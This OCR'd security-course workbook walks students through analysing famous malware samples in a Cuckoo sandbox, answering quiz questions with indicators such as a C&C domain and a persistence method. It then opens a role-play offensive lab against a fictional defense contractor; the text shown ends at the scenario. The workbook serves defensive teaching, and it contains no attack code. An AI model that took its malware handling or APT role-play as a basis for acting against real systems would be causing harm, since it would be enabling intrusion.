
Workbook



SANS

SEC599-1.1: Exercise - Analyzing the behavior of famous malware

Objective

The objective of the lab is to analyze a number of known malware samples from the campaigns we briefly addressed above (including Wannacry, Notpetya, Shamoon,...). This will be your first interaction with the LODS environment, so the lab is designed to "get going" in a comfortable fashion!

Throughout the lab, we will rely on the open-source Cuckoo sandbox, which we will further discuss in section 2 of this course. Cuckoo sandbox can be used to upload suspicious files, after which it will perform both a static and dynamic analysis of the file. After its analysis, Cuckoo will provide you with a report that includes both the result of a static analysis (e.g. including the results of strings), but also a dynamic analysis (including a memory dump, file system access, the network connections opened,...)

The high-level exercise steps are the following:

- Authenticate to the Windows02 machine
- Mount the ISO containing the malware samples (CAREFUL – password is "infected"!)
- Upload the samples to Cuckoo sandbox
- Analyze & review the results

Note that some of the samples will not provide good results from the dynamic analysis: we are looking at some of the most advanced malware samples here, which have implemented several anti-sandboxing techniques! Again, the goal is to get accustomed to the LODS platform!

Scenario

Virtual Machines

1. SEC599-C01 - Windows
2. SEC599-C01 - Firewall
3. SEC599-C01 - Ubuntu02
4. SEC599-C01 - DomainController

Exercise 1 : SEC599-1.1

The objective of the lab is to analyze a number of known malware samples from the campaigns we briefly addressed during the course (including Wannacry, Notpetya, Shamoon,...). This will be your first interaction with the LODS environment, so the lab is designed to "get going" in a comfortable fashion!


1. **Authenticate to Windows02**

   You can authenticate to the Windows machine using the following credentials:

   Username: Nick Fury
   Password: Awesomesauce123

2. **Extract the malware samples to Desktop**

Throughout this lab, we will analyze a number of malware samples in our sandbox. The samples we will analyze are available on the "virtual DVD" that is mounted to the Windows machine. Please extract the contents of the zip to the Desktop. The password of the archive is "infected" (which is a common practice among malware researchers).



3. **Launch browser & open Cuckoo**


Once the samples are extracted to the Desktop in the previous step, please open the browser (Chrome is pinned to the start bar). Our very own Cuckoo sandbox has been added as a bookmark in the bookmarks bar, please open Cuckoo's web interface. It is configured in Synctechlabs's CSOC network, having IP address 192.168.30.15 (listening on port 8000).

We will further discuss details on the setup of Cuckoo in day 2 of this course!

> From https://cuckoosandbox.org/:
>
> "In three words, Cuckoo Sandbox is a malware analysis system.
>
> In other words, you can throw any suspicious file at it and in a matter of seconds Cuckoo will provide you back some detailed results outlining what such file did when executed inside an isolated environment.
>
> Cuckoo Sandbox is a free software that automated the task of analyzing any malicious file under Windows, OS X, Linux, and Android."

4. **Upload the samples to Cuckoo**

Once the Cuckoo web page is loaded, click the submit file function in Cuckoo and select all previously extracted samples (in step 2) for upload. They should be located on the Desktop. Cuckoo supports a multi-file selection, so we can easily select all files and upload them at once.




5. **Analysis configuration**

In the next screen, Cuckoo will allow you to further configure how the analysis

should run. Typical items you can configure here include:

- Network routing: Would you like to allow the virtual analysis machine to access the Internet? This could provide better results, but also carries the risk of alerting an adversary...
- Priority of the sample in the queue
- Timeout: Cuckoo either waits for the execution of the sample to stop or until the timeout has been fully completed. You can adapt this timeout to your liking.


If you upload multiple files, you can also define what files are to be analyzed. We will use default settings for our analysis, so we can select the blue button "Analyze" at the top right of the screen.



6. **Play the waiting game**

And now, we play the waiting game... The next screen will autorefresh and will show you the queue of samples in the engine. Should you have multiple analysis machines, the work will of course be distributed and you would receive faster results!

You don't have to wait for all of the samples to finish analysis / execution, once the first sample is "reported", you can review its results. The next steps in this lab will provide you with a guided, quiz-like, tour of the Cuckoo report format.



7. **Analyze the results**


   Once a sample has finished its analysis phase and is reported, feel free to interact with Cuckoo and analyze the report. You will see that the analysis quality differs from sample to sample. You can find all reported samples under the "Recent" tab. Some of the interesting tabs in the report:

   - Behavior analysis (what did the sample do?)
   - Network analysis (what kind of network traffic did the sample generate?)
   - Static analysis (including strings, antivirus checks,...)
   - ...

8. **Bangladeshbank_backdoor.exe**

   The sample retrieves additional stages from its C&C. As the C&C is currently offline, it fails to do so and the analysis is thus limited. Can you find the URL that is hardcoded in the sample?


   > The solution is "update.toythieves.com". You could find it by analyzing the network traffic for an attempted DNS resolution or by going through the strings in the "Static analysis".



9. **Blackenergy.xls**

BlackEnergy.xls: Our analysis machine currently has no Microsoft Excel installed, so the analysis fails. This could be a potential improvement for our analysis machine! We have however configured our system in this way for a reason: We can still leverage the static analysis looking for hard-coded strings... Can you find the name of the executable that is used in the VBA code?


> The solution is "vba_macro.exe". You could find it in the Static Analysis tab, either in the "Strings" section or in the "VBA" section, where the macro's are extracted and displayed.



10. **EyePyramid.exe**

Now this sample actually ran properly in our sandbox and provides us with a highly interesting dynamic analysis report. Take your time to browse through it. Can you tell us how it tries to achieve persistence?

It accesses a Windows registry key to create itself as a Windows service! As part of the "signatures", we can clearly see



11. **notpetya.dll**

As you will see, this sample is not properly ran by Cuckoo... You can skip this one for now... If you have extra time, try to get this sample to run by changing the analysis settings. Your instructor would be happy to support you :)


12. **regin.exe**

Regin is a highly sophisticated malware believed to be developed by (or with the support) of a nation state. Due to its extensive anti-sandboxing technology the sample will not provide any good results in a standard Cuckoo setup...

13. **shamoon.exe**

The shamoon.exe sample doesn't like Cuckoo either and apparently refuses to execute... Can you however provide us with the compile time?

It seems the sample compile time was 2009-02-15 07:30:41...



14. **wannacry.exe**

    Now... This little sample makes quite a fuzz! Depending on Cuckoo's mood, this one could give you a malicious scoring of up to 16 out of 10 (the scoring system is still in Alpha mode). As you can see, ransomware typically doesn't really care too much about anti-sandboxing techniques (even if there was the "oh-so-famous kill-switch"). It just likes to encrypt :) You might recognize the screenshots from various news articles!

This page intentionally left blank.

SEC599-1.2: Exercise - One click is all it takes

Objective

The objective of this offensive lab is to obtain an in-depth understanding of how APT-style attacks are launched against organisations. You will see the environment through the eyes of the adversary, which will be fundamental to implement the right defences later on!

Scenario

You are part of a hacking group called **APT-1337** (also known as "Feisty Chicken"), which focuses primarily on stealing research plans for newly developed military technology. After doing a market study, you've come accross **synctechlabs.com**, which is a defense contractor focusing on missile guidance systems.

Your mission is to perform an APT-style attack against synctechlabs.com, running through the various stages of the APT Attack Cycle:

- Reconnaissance
- Weaponization
- Delivery
- Installation
- Command & Control
- Actions On Target

Your mission is to obtain access to all information linked to project "**Osprey**", which is the codename for a new missile guidance software being developed by synctechlabs.com.

